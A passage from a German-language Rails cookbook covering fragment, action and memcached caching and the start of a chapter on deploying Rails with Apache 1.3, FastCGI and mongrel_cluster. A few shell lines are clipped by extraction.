Das erste Vorkommen von `@report` wird ohne irgendein Caching ausgegeben. Die zwei anderen Vorkommen werden jeweils in einen Block gepackt und an den View-Helper `cache` übergeben. Der `cache`-Helper speichert jedes Fragment in einer Datei, die über den von Ihnen übergebenen `url_for`-artigen Optionshash identifiziert wird. In unserem Beispiel werden die beiden angelegten Fragmente über die eindeutigen Werte des `id`-Schlüssels identifiziert.

Der `ReportsController` definiert die folgenden Aktionen, die zeigen, wie man jedes Fragment einer Seite individuell entfernt:

app/controllers/reports_controller.rb:

```
class ReportsController < ApplicationController
  def show
    @report = Invoice.get_time
  end
  def expire_one
    @report = Invoice.get_time
    expire_fragment(:action => "show", :id => "report_one")
    redirect_to :action => "show"
  end
  def expire_all
    @report = Invoice.get_time
    expire_fragment(%r{show/.*})
    redirect_to :action => "show"
  end
end
```

Die `show`-Aktion füllt die Instanzvariable `@report` auf und rendert das *show.rhtml*-Template. Beim ersten Rendern des Template erzeugt jeder Aufruf des Cache-Helpers eine gecachte Version des umschlossenen Blocks.

Die `expire_one`-Aktion zeigt, wie man ein bestimmtes Fragment entfernt, indem man es mit dem gleichen `url_for`-Optionshash referenziert, der zur Generierung des Cache-Fragments verwendet wurde. Die `expire_all`-Aktion zeigt, wie man alle Fragmente entfernt, die einem regulären Ausdruck entsprechen.

Diskussion

Das Fragment-Caching ist nicht so schnell wie das Caching ganzer Seiten, aber Sie tauschen etwas Performance gegen die Kontrolle über das Caching bestimmter Teile einer Seite, während andere Teile weiterhin dynamisch generiert werden.

Die Lösung speichert zwei Cache-Dateien im Cache-Verzeichnis Ihres Dateisystems, das durch `#{RAILS_ROOT}/public/frags` festgelegt wurde:

```
$ ls public/frags/localhost.3000/reports/show
report_one.cache  report_two.cache
```

Beachten Sie das angelegte Unterverzeichnis, das nach dem Host und der Portnummer des Servers benannt ist. Das hilft bei der Unterscheidung von Fragmenten, die sich nur im Namen der Subdomain unterscheiden (z.B. würden *rob.tupleshop.com/reports/show* und *tim.tupleshop.com/reports/show* zwei verschiedene Cache-Dateien erzeugen).

Wie bei der Speicherung von Rails-Session-Daten haben Sie verschiedene Möglichkeiten, wie die Fragmente gespeichert werden. Die Lösung demonstriert die Speicherung von Fragmenten in dem von Ihnen festgelegten Verzeichnis innerhalb des Dateisystems. Sie können aus vier Speicheroptionen wählen. Entscheiden Sie sich basierend auf den Eigenheiten Ihrer Produktionsumgebung oder anhand der Geschwindigkeit:

FileStore

Hält die Fragmente im `cache_path` auf der Festplatte vor. Funktioniert bei allen Arten von Umgebungen gut und teilt sich die Fragmente für alle Webserver-Prozesse, die im gleichen Anwendungsverzeichnis laufen.

Die Fragmente werden in Ihrem Dateisystem im angegebenen `cache_path` gespeichert.

```
ActionController::Base.fragment_cache_store = :file_store,
 "/path/to/cache/directory"
```

MemoryStore

Die Fragmente werden im Systemspeicher vorgehalten. Das ist die Standardeinstellung, falls kein Speicher explizit angegeben wird. Diese Speichervariante funktioniert nicht, wenn Rails unter CGI läuft, auch wenn die Performance in diesem Fall für Sie wohl keine Rolle spielt. Sie müssen überwachen, wie viel Speicher jeder Ihrer Serverprozesse verbraucht. Ohne RAM geht die Performance schnell in die Knie.

```
ActionController::Base.fragment_cache_store = :memory_store
```

DRbStore

Die Fragmente werden im Speicher eines separaten DRb-Prozesses (distributed Ruby) abgelegt. Dieser Speicher stellt allen Prozessen einen Cache zur Verfügung, verlangt aber den Betrieb eines separaten DRb-Prozesses.

```
ActionController::Base.fragment_cache_store = :drb_store, "druby://localhost:9192"
```

MemCacheStore

Fragmente werden über das Distributed Memory Object-Caching-System `memcached` gespeichert. Verlangt die Installation einer Ruby-memcache-Client-Bibliothek.

```
ActionController::Base.fragment_cache_store =  :mem_cache_store, "localhost"
```

Siehe auch

- Rezept 12.6, »Filtern im Cache liegender Seiten mit Action Caching«

12.6 Filtern im Cache liegender Seiten mit Action Caching

Problem

Das Caching von Seiten ist schnell, weil der im Cache liegende Inhalt direkt von Ihrem Webserver zurückgegeben wird. Rails ist bei Requests für gecachte Seiten nicht involviert. Der Nachteil ist, dass Sie keine Filter aufrufen können, etwa um Benutzer-Requests für geschützte Inhalte zu authentifizieren. Sie sind bereit, auf etwas Geschwindigkeit zu verzichten, um Filter aufrufen zu können, bevor zwischengespeicherte Inhalte zurückgegeben werden.

Lösung

Action Caching ist wie das Seiten-Caching, aber Rails ist bis zu dem Punkt involviert, an dem die Aktion gerendert wird. Rails hat damit die Möglichkeit Filter auszuführen, bevor der gecachte Inhalt zurückgegeben wird. Zum Beispiel können Sie den Inhalt (etwa vertraulicher Berichte) eines Bereiches Ihrer Site zwischenspeichern, der nur für administrative Benutzer zugänglich sein soll.

Der folgende `ReportsController` zeigt, wie Sie das Action Caching neben dem Seiten-Caching einrichten können, um Filter auszuführen, bevor der gecachte Inhalt zurückgeliefert wird:

```
class ReportsController < ApplicationController

  before_filter :authenticate, :except => :dashboard
  caches_page   :dashboard
  caches_action :executive_salaries

  def dashboard
  end

  def executive_salaries
  end

  private
    def authenticate
      # Authentifizierungscode steht hier...
    end
end
```

In diesem Beispiel wird der `authenticate`-Filter vor jeder Aktion ausgeführt, außer für `dashboard`, das öffentliche Reports enthält, die allen Benutzern zugänglich sein sollen. Die Aktion `executive_salaries` verlangt beispielsweise eine Authentifizierung und verwendet daher das Action-Caching. Das geschieht durch die Übergabe des Aktionsnamens an die `caches_action`-Methode.

Diskussion

Intern nutzt das Action-Caching das Fragment-Caching mit Hilfe eines Filters. Wenn Sie also keinen Fragmentspeicher angeben, verwendet Rails standardmäßig den MemoryStore-Fragmentspeicher. Alternativ können Sie FileStore in *environment.rb* explizit festlegen:

```
ActionController::Base.fragment_cache_store =
              :file_store, %W( #{RAILS_ROOT}/public/fragment_cache)
```

Zwar speichert sowohl das Seiten-Caching als auch das Action-Caching den gesamten Inhalt der Response, aber das Action-Caching ruft das Rails Action Pack auf, das die Ausführung von Filtern erlaubt. Deshalb ist das Action Caching immer langsamer als das Seiten-Caching.

Siehe auch

- Rezept 12.7, »Datenzugriffe mit memcached beschleunigen«

12.7 Datenzugriffe mit memcached beschleunigen

Problem

In Ihrer Produktionskonfiguration stehen ein oder mehrere Server mit zusätzlichen Ressourcen – in Form von RAM – zur Verfügung, die Sie einsetzen wollen, um die Geschwindigkeit Ihrer Anwendung zu erhöhen.

Lösung

Installieren Sie `memcached`, ein Caching-System für verteilte Speicherobjekte (distributed memory objects), um schnell auf datenähnliche Session-Informationen oder gecachte Inhalte zugreifen zu können. `memcached` kann auf jedem Server mit ausreichend RAM ausgeführt werden. Sie führen eine oder mehrere Instanzen des `memcached`-Daemons aus und richten einen memcache-Client in Ihrer Rails-Anwendung ein, der es Ihnen erlaubt, über das Netzwerk auf die in einem verteilten Cache gespeicherten Objekte zuzugreifen.

Um `memcached` einzurichten, installieren Sie es auf den gewünschten Servern. Zum Beispiel:

```
$ apt-get install memcached
```

Als Nächstes müssen Sie den Ruby-memcache-Client installieren:

```
$ sudo gem install memcache-client
```

Sind Server und Client installiert, können Sie den Server starten und die Kommunikation zwischen ihm und der Anwendung herstellen. Für die ersten Tests können Sie den serverseitigen memcached-Daemon wie folgt starten:

```
$ /usr/bin/memcached -vv
```

Die Option -vv weist memcached an, wortreiche (verbose) Ausgaben zu erzeugen, d.h., die Client-Befehle und die Responses erscheinen auf dem Bildschirm, sobald sie erzeugt werden.

Sobald der Server läuft, müssen Sie den memcache-Client so konfigurieren, dass er (neben anderen Optionen) weiß, mit welchen Servern er die Verbindung herstellen soll. Rails lädt das memcache-client-gem automatisch (wenn es vorhanden ist), d.h., Sie müssen es nicht über require einbinden. Konfigurieren Sie den Client für den Einsatz mit Ihrer Rails-Anwendung, indem Sie die folgenden Zeilen (oder etwas in der Art) in *environment.rb* einfügen:

config/environment.rb:

```
CACHE = MemCache.new :namespace => 'memcache_recipe',
                     :c_threshold => 10_000,
                     :compression => true,
                     :debug => false,
                     :readonly => false,
                     :urlencode => false

CACHE.servers = 'www.tupleshop.com:11211'
ActionController::Base.session_options[:expires] = 1800 # Auto-expire items after 3
                                                          minutes
ActionController::Base.session_options[:cache] = CACHE
```

Über die Console können Sie nun die grundlegenden Operationen des Cache-Objekts testen, während Sie die Ausgaben des auf dem Server laufenden Daemons beobachten. Hier ein Beispiel:

```
$ ruby script/console
Loading development environment.
>> CACHE.put 'my_data', {:one => 111, :two => 222}
=> true
>> CACHE.get 'my_data'
=> {:one=>111, :two=>222}
>> CACHE.delete 'my_data'
=> true
>> CACHE.get 'my_data'
=> nil
```

Nun können Sie die Vorteile des direkten RAM-Datenzugriffs nutzen. Die folgenden Methoden zeigen ein typisches Caching-Szenario:

```
class User < ActiveRecord::Base

  def self.find_by_username(username)
    user = CACHE.get "user:#{username}"
```

```
    unless user then
      user = super
      CACHE.put "user:#{username}", user
    end
    return user
  end

  def after_save
    CACHE.delete "user:#{username}"
  end
end
```

Die Klassenmethode `find_by_username` nimmt einen Benutzernamen und überprüft, ob es im Cache bereits einen Benutzer-Datensatz gibt. Ist das der Fall, wird er in der lokalen `user`-Variablen gespeichert. Anderenfalls versucht die Methode, einen Benutzer-Datensatz aus der Datenbank einzulesen. Dazu verwendet sie `super`, das die nicht cachende Version von `find_by_username` aus `ActiveRecord::Base` aufruft. Das Ergebnis wird im Cache mit dem Schlüssel "`user:<`*benutzername*`>`" abgelegt und der Datensatz wird zurückgegeben. Wird kein Benutzer gefunden, wird `nil` zurückgegeben. Die Callback-Methode `after_save` stellt sicher, dass die Daten im Cache nicht veraltet sind. Nachdem der Datensatz gespeichert wurde, ruft Rails diese Methode automatisch auf, wodurch das veraltete Modell aus dem Cache entfernt wird.

Diskussion

`memcached` wird meist eingesetzt, um Datenbank-Lookups in dynamischen Webanwendungen zu reduzieren. Es wird von stark frequentierten Websites wie LiveJournal, Slashdot, Wikipedia und anderen genutzt. Wenn Sie Performance-Probleme haben und die Möglichkeit existiert, mehr RAM in Ihrer Cluster-Umgebung (oder auch bei einem einzelnen Server) einzusetzen, sollten Sie mit memcache experimentieren und entscheiden, ob es das Setup und den administrativen Aufwand wert ist.

Bei Rails ist die memcache-Unterstützung bereits in das Framework integriert. Zum Beispiel können Sie Rails so einrichten, dass es memcache als Session-Speicher nutzt, indem Sie Folgendes in Ihre *environment.rb* eintragen:

```
Rails::Initializer.run do |config|
  # ...
  config.action_controller.session_store = :mem_cache_store
  # ...
end
CACHE = MemCache.new :namespace => 'memcache_recipe', :readonly => false
CACHE.servers = 'www.tupleshop.com:11211'
ActionController::Base.session_options[:cache] = CACHE
```

Die Lösung zeigt, wie man eigene Zugriffs- und Speicher-Routinen innerhalb der Modellobjekte einer Anwendung einrichtet. Wenn Sie die `find_by_username`-Methode der Lösung zweimal über die Rails-Console aufrufen, sehen Sie etwa Folgendes:

```
>> User.find_by_username('rorsini')
=> #<User:0x264d6a0 @attributes={"profile"=>"Author: Rails Cookbook",
"username"=>"rorsini", "lastname"=>"Orsini", "firstname"=>"Rob", "id"=>"1"}>
>> User.find_by_username('rorsini')
=> #<User:0x2648420 @attributes={"profile"=>"Author: Rails Cookbook",
"username"=>"rorsini", "id"=>"1", "firstname"=>"Rob", "lastname"=>"Orsini"}>
```

Wie erwartet, erhalten Sie jedes Mal ein User-Objekt. Wenn man sich aber die Entwicklungs-Logs ansieht, sieht man, was hinter den Kulissen mit der Datenbank und mit memcache passiert:

```
MemCache Get (0.017254)  user:rorsini
  User Columns (0.148472)   SHOW FIELDS FROM users
  User Load (0.011019)   SELECT * FROM users WHERE (users.'username' = 'rorsini' ) LIMIT 1
MemCache Set (0.005070)  user:rorsini
MemCache Get (0.008847)  user:rorsini
```

Wie Sie sehen können, erfolgt beim ersten Aufruf von `find_by_username` ein Request an Active Record, und die Datenbank wird angesprochen. Jeder weitere Request für diesen Benutzer wird direkt von memcache zurückgegeben, was deutlich weniger Zeit und Ressourcen beansprucht.

Wenn Sie bereit sind, `memcached` in Ihrer Produktionsumgebung einzusetzen, werden Sie jeden `memcached`-Server mit genaueren Optionen über die Netzwerkadressen und die RAM-Menge versorgen wollen. Der folgende Befehl startet `memcached` als Daemon, der unter root läuft, 2 GB Speicher nutzt und an der IP-Adresse 10.0.0.40, Port 11211, auf eingehende Verbindungen wartet:

```
$ sudo /usr/bin/memcached -d -m 2048 -l 10.0.0.40 -p 11211
```

Während Sie experimentieren, welches Setup die beste Performance liefert, können Sie entscheiden, wie viele Server betrieben und wie viel RAM jeder verwenden soll. Bei mehreren Servern konfigurieren Sie deren Verwendung durch Rails, indem Sie sie in einem Array an `CACHE.servers` übergeben. Zum Beispiel:

```
CACHE.servers = %w[r2.tupleshop.com:11211, c3po.tupleshop.com:11211]
```

Die beste Möglichkeit, um zu entscheiden, ob diese (oder eine andere) Performance-Strategie für Ihre Anwendung die richtige ist, besteht darin, sie einem strukturierten, ja sogar wissenschaftlichen Benchmarking zu unterziehen. Mit soliden Daten darüber, was die beste Performance liefert, können Sie entscheiden, ob so etwas wie memcache den zusätzlichen administrativen Aufwand wert ist.

Siehe auch

- Rezept 12.1, »Webserver-Performance mit Httperf messen«
- Rezept 12.3, »Die Performance durch das Caching statischer Seiten erhöhen«
- Rezept 12.8, »Die Performance durch das Caching nachbearbeiteter Inhalte erhöhen«

12.8 Die Performance durch das Caching nachbearbeiteter Inhalte erhöhen

Problem

Von Ben Bleything

Ihre Anwendung ermöglicht den Benutzern, Inhalte einzugeben, die vor ihrer Ausgabe noch nachbearbeitet werden müssen. Sie haben herausgefunden, dass das zu langsam ist, und wollen die Performance Ihrer Anwendung erhöhen, indem Sie das Ergebnis der Nachbearbeitung in einem Cache speichern.

Lösung

Zuerst öffnen Sie das Modell, das die Textile-formatierten Felder enthält. Fügen Sie zu Ihrem Modell zwei Methoden hinzu, die den Body rendern, wenn das Objekt gespeichert wird. Wir gehen davon aus, dass dieses Feld `body` heißt. `body_raw` und `body_rendered` legen wir gleich an.

```
class TextilizedContent < ActiveRecord::Base
  # Der vorhandene Modellcode steht hier
  def before_save
    render
  end
  private
  def render
    self.body_rendered = RedCloth.new(self.body_raw).to_html
  end
end
```

In diesem Rezept setzen wir Textile ein, aber die Beispiele können sehr einfach für den Einsatz von Markdown oder anderen Text-Prozessoren angepasst werden.

Als Nächstes legen Sie eine Migration an, die Ihr Datenbankschema aktualisiert und alle vorhandenen Datensätze verarbeitet:

db/migrate/001_cache_text_processing.rb:

```
$ script/generate migration CacheTextProcessing
class CacheTextProcessing < ActiveRecord::Migration
  def self.up
    rename_column :textilized_contents, :body,          :body_raw
    add_column    :textilized_contents, :body_rendered, :text

    # Speichern des Records führt zu erneutem Rendern
    TextilizedContent.find(:all).each {|tc| tc.save}
  end
```

```
  def self.down
    rename_column :textilized_contents, :body_raw, :body
    remove_column :textilized_contents, :body_rendered
  end
end
```

Die durch diese Migration implementierte Änderung besteht darin, dass die Datenbank nun sowohl den Original-Body im Textile-Format als auch das gerenderte HTML-Format speichert. Die Ausführung der Migration aktualisiert alle vorhandenen Datensätze:

```
$ rake db:migrate
```

Abschließend aktualisieren Sie die Views so, dass sie unser neues `body_rendered`-Feld ausgeben:

```
<%= @tc.body_rendered %>
```

Wenn nun jemand einen Blog-Eintrag liest, gibt der View den vorher gerenderten Inhalt zurück, statt ihn erneut zu rendern.

Diskussion

Stellen Sie sich eine Blogging-Anwendung vor. Der Blog-Autor könnte seine Postings per Textile, Markdown oder irgendeiner anderen Markup-Sprache aufbereiten. Bevor Sie das in einem Browser darstellen, muss es in HTML gerendert werden. Besonders bei »on demand«-Anwendungen wie einem Blog kann das HTML-Rendering für jeden View eine sehr teure Angelegenheit werden.

Durch das Caching des gerenderten Inhalts können Sie diesen Overhead drastisch reduzieren. Statt eine Seite bei jeder Ausgabe erneut zu rendern (was für den Benutzer sehr langsam ist), wird der Inhalt nur dann gerendert, wenn er angelegt oder aktualisiert wird.

Diese Technik kann sehr leicht auf mehrere Markup-Formate ausgedehnt werden. Wenn Sie in Ihrer Datenbank eine Spalte namens `markup_format` besitzen, die das Format speichert, müssen Sie die `render`-Methode Ihres Modells nur noch so anpassen, dass sie den richtigen Renderer verwendet:

```
def render
  case self.markup_format
  when 'html'
    self.body_rendered = self.body_raw
  when 'textile'
    self.body_rendered = RedCloth.new(self.body_raw).to_html
  when 'markdown'
    self.body_rendered = BlueCloth.new(self.body_raw).to_html
  when 'myfancyformatter'
    self.body_rendered = MyFancyFormatter.convert_to_html(self.body_raw)
  end
end
```

Diese Caching-Strategie ist so einfach, dass man sich darüber streiten kann, ob man sie überhaupt als Cache bezeichnen darf. Schließlich nutzen wir einfach nur die Datenbank,

um die gerenderte Version des Blog-Postings festzuhalten. Wir machen keine tollen Dinge wie Postings im Speicher vorzuhalten oder etwas in der Art.

Es gibt andere Möglichkeiten, den Overhead durch das Rendering zu minimieren. Weitere Details finden Sie in den anderen Rezepten in diesem Kapitel.

Siehe auch

- Rezept 12.1, »Webserver-Performance mit Httperf messen«

KAPITEL 13

Hosting und Deployment

13.0 Einführung

In der Vergangenheit hatte der tatsächliche Einsatz (das sogenannte Deployment) einer Rails-Anwendung etwas Abenteuerliches. Einer der Gründe dafür, dass der Einsatz von Rails so viel schwieriger war als die Entwicklung damit ist, dass das Rails-Framework nie die Verantwortung für die Details des Einsatzes übernommen hat. Ein anderer Grund war, dass es keine wirklich gute Möglichkeit gab, eine Rails-Anwendung unter Apache einzusetzen, dem am weitesten verbreiteten Webserver (insbesondere in GNU/Linux-Umgebungen). Die Probleme mit FastCGI und die fehlende Unterstützung durch Apache (insbesondere den 1.3-Zweig) machten ein heikles Problem nur noch schlimmer.

Das Fehlen eines einfachen, zuverlässigen Deployment-Prozesses hat nichts an Rails riesigem Wachstum und Zuspruch geändert, hat aber sicher für sehr viel Frustration gesorgt und so manchen Einsteiger um die Verwirklichung seiner Ziele gebracht.

Schließlich erhielt die Sache die Aufmerksamkeit, die zweifellos notwendig war, um die Situation zu entspannen. Für eine Weile saß jeder unruhig auf seiner Stuhlkante und wartete darauf, dass die Apache-Entwickler die Apache FastCGI-Schnittstelle korrigieren würden, die nicht länger gewartet wurde. Während sie darauf warteten, wechselten viele Leute zu LightTPD, einer vielversprechenden Alternative zu Apache, die auch ihre FastCGI-Schnittstelle im Griff zu haben schien.

Aber obwohl LightTPD im Zusammenspiel mit FastCGI weit weniger quälend war, so war es doch immer noch FastCGI, und FastCGI hat immer noch so seine Probleme. FastCGI-Prozesse, egal ob unter Apache oder LightTPD, sind bekannt dafür, mit der Zeit zunehmend schlechter zu reagieren, viel Speicher zu verbrauchen und ihren Betreuern generell das Leben schwer zu machen.

In der Zwischenzeit befand sich eine Alternative zu WEBrick (dem einfachen, in Rails integrierten Entwicklungsserver) in der Entwicklung. Ein Typ namens Zed Shaw schien die Nase voll zu haben und entschied sich, das Rails-Deployment mit bloßen Händen neu auf-

zurollen. Das Ergebnis war Mongrel (*http://mongrel.rubyforge.org*), das für uns alle eine sehr gute Neuigkeit darstellte. Das Beste an Zed ist die Art und Weise, wie er sich bemüht, eine Situation zu schaffen, die für alle funktioniert. (Außerdem hat Zed immer direkt eine Antwort parat, wenn man Hilfe zu Mongrel benötigt.)

Was also als einfacher, kleiner, reiner HTTP-Webserver begann, der als Ersatz für WEBrick gedacht war, stellte sich schnell als sehr viel nützlicher als gedacht heraus. Was die Sache aber *wirklich* verändert hat, war die Einführung des mongrel_cluster-Gems. Plötzlich ist der Betrieb von Rails-Anwendungen mit einem kleinen Paket von Mongrel-Prozessen und einem Load-Balancer (wie Apache und `mod_proxy_balance`) ein Klacks.

Auch wenn einige frühe Bemühungen wie LightTPD zum Stillstand gekommen zu sein scheinen, sieht die Zukunft an der Deployment-Front besser aus als je zuvor. Nach langsamem Start wachsen weitere Lösungen zum Betrieb von Rails-Anwendungen mit vernünftigen Ressourcen-Anforderungen und zuverlässiger Performance heran. Neue Load-Balancer wie Pen (*http://siag.nu/pen*), balance (*http://www.inlab.de/balance.html*) und Pound (*http://www.apsis.ch/pound*) werden aktiv entwickelt, und neue Webserver (wie Nginx; siehe Ezra Zygmuntowiczs Blog-Eintrag *http://brainspl.at/articles/2006/08/23/nginx-my-new-favorite-front-end-for-mongrel-cluster*) erblicken das Licht der Welt, die für eine vernünftige Rails-Performance besonders gut geeignet zu sein scheinen.

Zu guter Letzt hat das Erscheinen von Capistrano (*http://manuals.rubyonrails.com/read/book/17*) als automatisiertes Tool zum Rollout von Rails-Anwendungen auf Produktionsservern zu einem noch nicht da gewesenen »Rails-Ansatz« für den Deployment-Prozess selbst geführt.

13.1 Hosting von Rails mit Apache 1.3 und mod_fastcgi

Problem

Von Evan Henshaw-Plath (rabble)

Sie müssen Ihre Rails-Anwendung auf einem dedizierten Webserver betreiben, der eine ältere Version von Apache (z.B. Apache 1.3) verwendet.

Lösung

In den Anfangstagen von Rails waren Apache 1.3 und FastCGI die Standardumgebung für den Betrieb einer Rails-Anwendung. Wenn Sie mit einer älteren Umgebung arbeiten (d.h. wenn Sie immer noch Apache 1.3 verwenden), könnte das eine Option für Sie sein. Für dieses Rezept benötigen Sie einen dedizierten Server und müssen in der Lage sein, Ihre Apache-Konfiguration zu ändern und Module hinzuzufügen.

Installieren Sie das Apache-Modul `mod_fastcgi` auf Ihrem System. Debian macht es leicht, Ihren Server um FastCGI zu erweitern.

```
$ sudo apt-get install libapache-mod-fastcgi
```

Nun stellen Sie sicher, dass `fastcgi_module` in Ihrer Apache-Konfigurationsdatei eingebunden und geladen wird.

/etc/apache/modules.conf:

```
LoadModule fastcgi_module /usr/lib/apache/1.3/mod_fastcgi.so
```

Richten Sie Ihre FastCGI-Konfiguration ein und leiten Sie die Requests der Anwendung an den FastCGI-Handler weiter:

/etc/apache/httpd.conf:

```
<IfModule mod_fastcgi.c>
  AddHandler fastcgi-script .fcgi
  FastCgiIpcDir /var/lib/apache/fastcgi

  # maxClassProcesses 5, max. 5 Prozesse pro Anwendung
  # maxProcesses 20, max. 20 Prozesse (also 4 Anwendungen)
  FastCgiConfig  -maxClassProcesses 5 -maxProcesses 20 \
                              -initial-env RAILS_ENV=production

</IfModule>
```

`AddHandler` legt fest, dass Daten mit der Endung *.fcgi* dem FastCGI-Modul zur Verarbeitung übergeben werden. FastCGI verwendet ein gemeinsames Verzeichnis für die Interprozess-Kommunikation, das wir mit */var/lib/apache/fastcgi* angeben. Es muss vom Apache-Benutzer sowohl gelesen als auch geschrieben werden können. Wenn das Verzeichnis nicht existiert, läuft der FastCGI-Prozess nicht.

FastCGI bietet nur wenige Konfigurationsoptionen. Die primären Tuning-Optionen sind die Definition der maximalen Anzahl von Prozessen pro Skript und das Prozess-Maximum für den gesamten Server.

Diskussion

Früher verwendete das Standard-Setup für eine Rails-Anwendung Apache 1.3 mit FastCGI. Das ist nicht länger der Fall, da es eine Reihe besserer Deployment-Optionen gibt, bei denen häufig Mongrel im Spiel ist.

Dennoch könnten Sie sich in der Situation befinden, Ihre Anwendung unter Apache 1.3 betreiben zu müssen: Es ist Ihnen nicht erlaubt, einen anderen Server zu installieren. In diesem Fall können Sie die Konfiguration immer noch zum Laufen bringen. Das Setup ist recht einfach und kann mit einer anständigen Performance laufen. Die Dinge, auf die es dabei zu achten gilt, sind FastCGI-Zombie-Prozesse und Prozesse, deren Speicherverbrauch stetig wächst.

Siehe auch

- Interessantes zu Feldbeobachtungen beim Rails-Deployment lesen Sie unter *http://blog.duncandavidson.com/2005/12/real_lessons_fo.html*
- Weitere Informationen zum Mongrel-Projekt finden Sie auf *http://mongrel.rubyforge.org*

13.2 Verwaltung mehrerer Mongrel-Prozesse mit mongrel_cluster

Problem

Ihre Rails-Anwendung wird durch mehrere Mongrel-Prozesse bedient, die hinter einem lastbalancierenden Reverse-Proxy liegen. Momentan starten und stoppen Sie diese individuellen Prozesse von Hand. Sie suchen eine einfachere und zuverlässigere Möglichkeit, Ihre Anwendung zu betreiben und diese Mongrel-Prozesse zu verwalten.

Lösung

Verwenden Sie `mongrel_cluster`, um das Deployment Ihrer Rails-Anwendung über einen Cluster von Mongrel-Servern zu vereinfachen. Installieren Sie das `mongrel_cluster-gem` (und möglicherweise dessen Grundvoraussetzung, Mongrel) mit:

```
$ sudo gem install mongrel_cluster
Attempting local installation of 'mongrel_cluster'
Local gem file not found: mongrel_cluster*.gem
Attempting remote installation of 'mongrel_cluster'
Install required dependency mongrel? [Yn]
Select which gem to install for your platform (i486-linux)
 1. mongrel 0.3.13.2 (mswin32)
 2. mongrel 0.3.13.2 (ruby)
 3. mongrel 0.3.13.1 (mswin32)
 4. mongrel 0.3.13.1 (ruby)
 5. mongrel 0.3.13 (mswin32)
 6. mongrel 0.3.13 (ruby)
 7. Cancel installation
> 2
Building native extensions.  This could take a while...
ruby extconf.rb install mongrel_cluster
checking for main() in -lc... yes
creating Makefile
...
```

`mongrel_cluster` erweitert den `mongrel_rails`-Befehl um einige Optionen. Eine dieser Optionen, `cluster::configure`, hilft bei der Einrichtung einer Konfigurationsdatei, die definiert, wie Ihr Mongrel-Prozess gestartet werden soll (einschließlich des Benutzers,

unter dem der Prozess läuft). Sie sollten einen dedizierten mongrel-Benutzer und eine entsprechende Gruppe für die Ausführung dieser Prozesse bereitstellen. Legen Sie einen Benutzer und eine Gruppe namens mongrel mit Hilfe der adduser- und addgroup-Befehle Ihrer Distribution an. (Zum Anlegen von Systembenutzern notwendige Optionen finden Sie in der adduser-Manpage.)

```
$ sudo adduser --system mongrel
```

Im nächsten Schritt müssen Sie sicherstellen, dass dieser Benutzer Schreibrechte für Ihre Anwendung besitzt, oder zumindest für das *log*-Verzeichnis. Wenn Ihre Anwendung also in */var/www* liegt, vergeben Sie mit dem folgenden Befehl die Besitzrechte an der gesamten Anwendung an den Benutzer mongrel (in der Gruppe www-data):

```
$ sudo chown -R mongrel:www-data /var/www/blog
```

Nun verwenden Sie die mongrel_rails-Option cluster::configure, um genau festzulegen, wie jeder Prozess auszuführen ist. Stellen Sie sicher, dass dieser Befehl aus dem Projektstamm ausgeführt wird.

```
$ sudo mongrel_rails cluster::configure -e production \
>    -p 4000 -N 4 -c /var/www/blog -a 127.0.0.1 \
>    --user mongrel --group www-data
```

Die Option -e legt die Umgebung (Environment) fest, unter der Rails ausgeführt werden soll. Die Optionen -p 4000 und -N 4 weisen mongrel_cluster an, vier Prozesse zu erzeugen, die bei Port 4000 beginnen und aufeinanderfolgende Portnummern verwenden. Die Option -c legt den Pfad der Anwendung fest, auf die diese Konfiguration angewendet werden soll. Die Option -a 127.0.0.1 bindet jeden Prozess an die lokale Host-IP-Adresse. Zum Schluss wird der Benutzer mongrel als Eigentümer jedes Prozesses in der Gruppe www-data festgelegt. Die Ausführung dieses Befehls erzeugt die folgende YAML-Datei im *config*-Verzeichnis Ihrer Anwendung:

config/mongrel_cluster.yml:

```
---
user: mongrel
cwd: /var/www/blog
port: "4000"
environment: production
group: mongrel
address: 127.0.0.1
pid_file: log/mongrel.pid
servers: 4
```

Mit dieser Konfiguration können Sie das Cluster starten, indem Sie den folgenden Befehl aus dem Stammverzeichnis Ihrer Anwendung eingeben:

```
$ sudo mongrel_rails cluster::start
```

Um das Cluster anzuhalten (d.h. die Prozesse zu beenden), verwenden Sie:

```
$ sudo mongrel_rails cluster::stop
```

Sie können sich zusätzlich eingefügte Cluster-Optionen ansehen, indem Sie `mongrel_rails` ohne Optionen aufrufen:

```
$ mongrel_rails
** You have sendfile installed, will use that to serve files.
Usage: mongrel_rails <command> [options]
Available commands are:

 - cluster::configure
 - cluster::restart
 - cluster::start
 - cluster::stop
 - restart
 - start
 - status
 - stop
```

Mit der Option `-h` erhalten Sie zu jedem Befehl zusätzliche Hilfe.

Diskussion

Sobald Ihr Cluster eingerichtet ist und läuft, besitzen Sie vier Prozesse, die an den Ports 4000, 4001, 4002 und 4003 auf eingehende Verbindungen warten. Diese Prozesse sind alle an die lokale Host-Adresse (127.0.0.1) gebunden. Der nächste Schritt besteht darin, Ihren Load-Balancing-Reverse-Proxy auf diese Prozesse verweisen zu lassen.

Sobald Ihr System eingerichtet ist und läuft, können Sie herumexperimentieren, um herauszufinden, wie viele Mongrel-Prozesse (basierend auf den Systemressourcen und der erwarteten Last) die beste Performance bieten.

Auf einem Produktionssystem werden Sie Ihr `mongrel_cluster` mit Sicherheit so einstellen wollen, dass es bei System-Neustarts ebenfalls neu gestartet wird. `mongrel_cluster` besitzt einige Skripten, die die Einrichtung automatischer Neustarts erleichtern, auch wenn die Details von der jeweiligen *`nix`-Variante Ihres Servers abhängen. Bei einem Debian GNU/Linux-System legen Sie zuerst ein Verzeichnis unter */etc* an, in dem Ihr System nach der Konfiguration des Dienstes sucht, den Sie gerade anlegen wollen. Innerhalb dieses Verzeichnisses legen Sie einen symbolischen Link auf die `mongrel_cluster`-Konfiguration Ihrer Anwendung an:

```
$ sudo mkdir /etc/mongrel_cluster

$ sudo ln -/var/www/blog/config/mongrel_cluster.yml \
                                    /etc/mongrel_cluster/blog.yml
```

Nun kopieren Sie das `mongrel_cluster`-Kontrollskript aus dem *resources*-Verzeichnis des mongrel_cluster-gem-Installationsverzeichnisses nach */etc/init.d*.

```
$ sudo cp /usr/lib/ruby/gems/1.8/gems/\
>mongrel_cluster-0.2.0/resources/mongrel_cluster \>
```

Zum Schluss machen Sie das mongrel_cluster-Skript in *init.d* ausführbar und verwenden `update-rc.d`, um Mongrel in die richtigen Runlevel einzubinden. (Für jeden gewünschten Runlevel sollten entsprechende Ausgaben die Registrierung belegen.)

```
$ sudo chmod +x /etc/init.d/mongrel_cluster
$ sudo update-rc.d mongrel_cluster defaults
 Adding system startup for /etc/init.d/mongrel_cluster ...
   /etc/rc0.d/K20mongrel_cluster -> ../init.d/mongrel_cluster
   /etc/rc1.d/K20mongrel_cluster -> ../init.d/mongrel_cluster
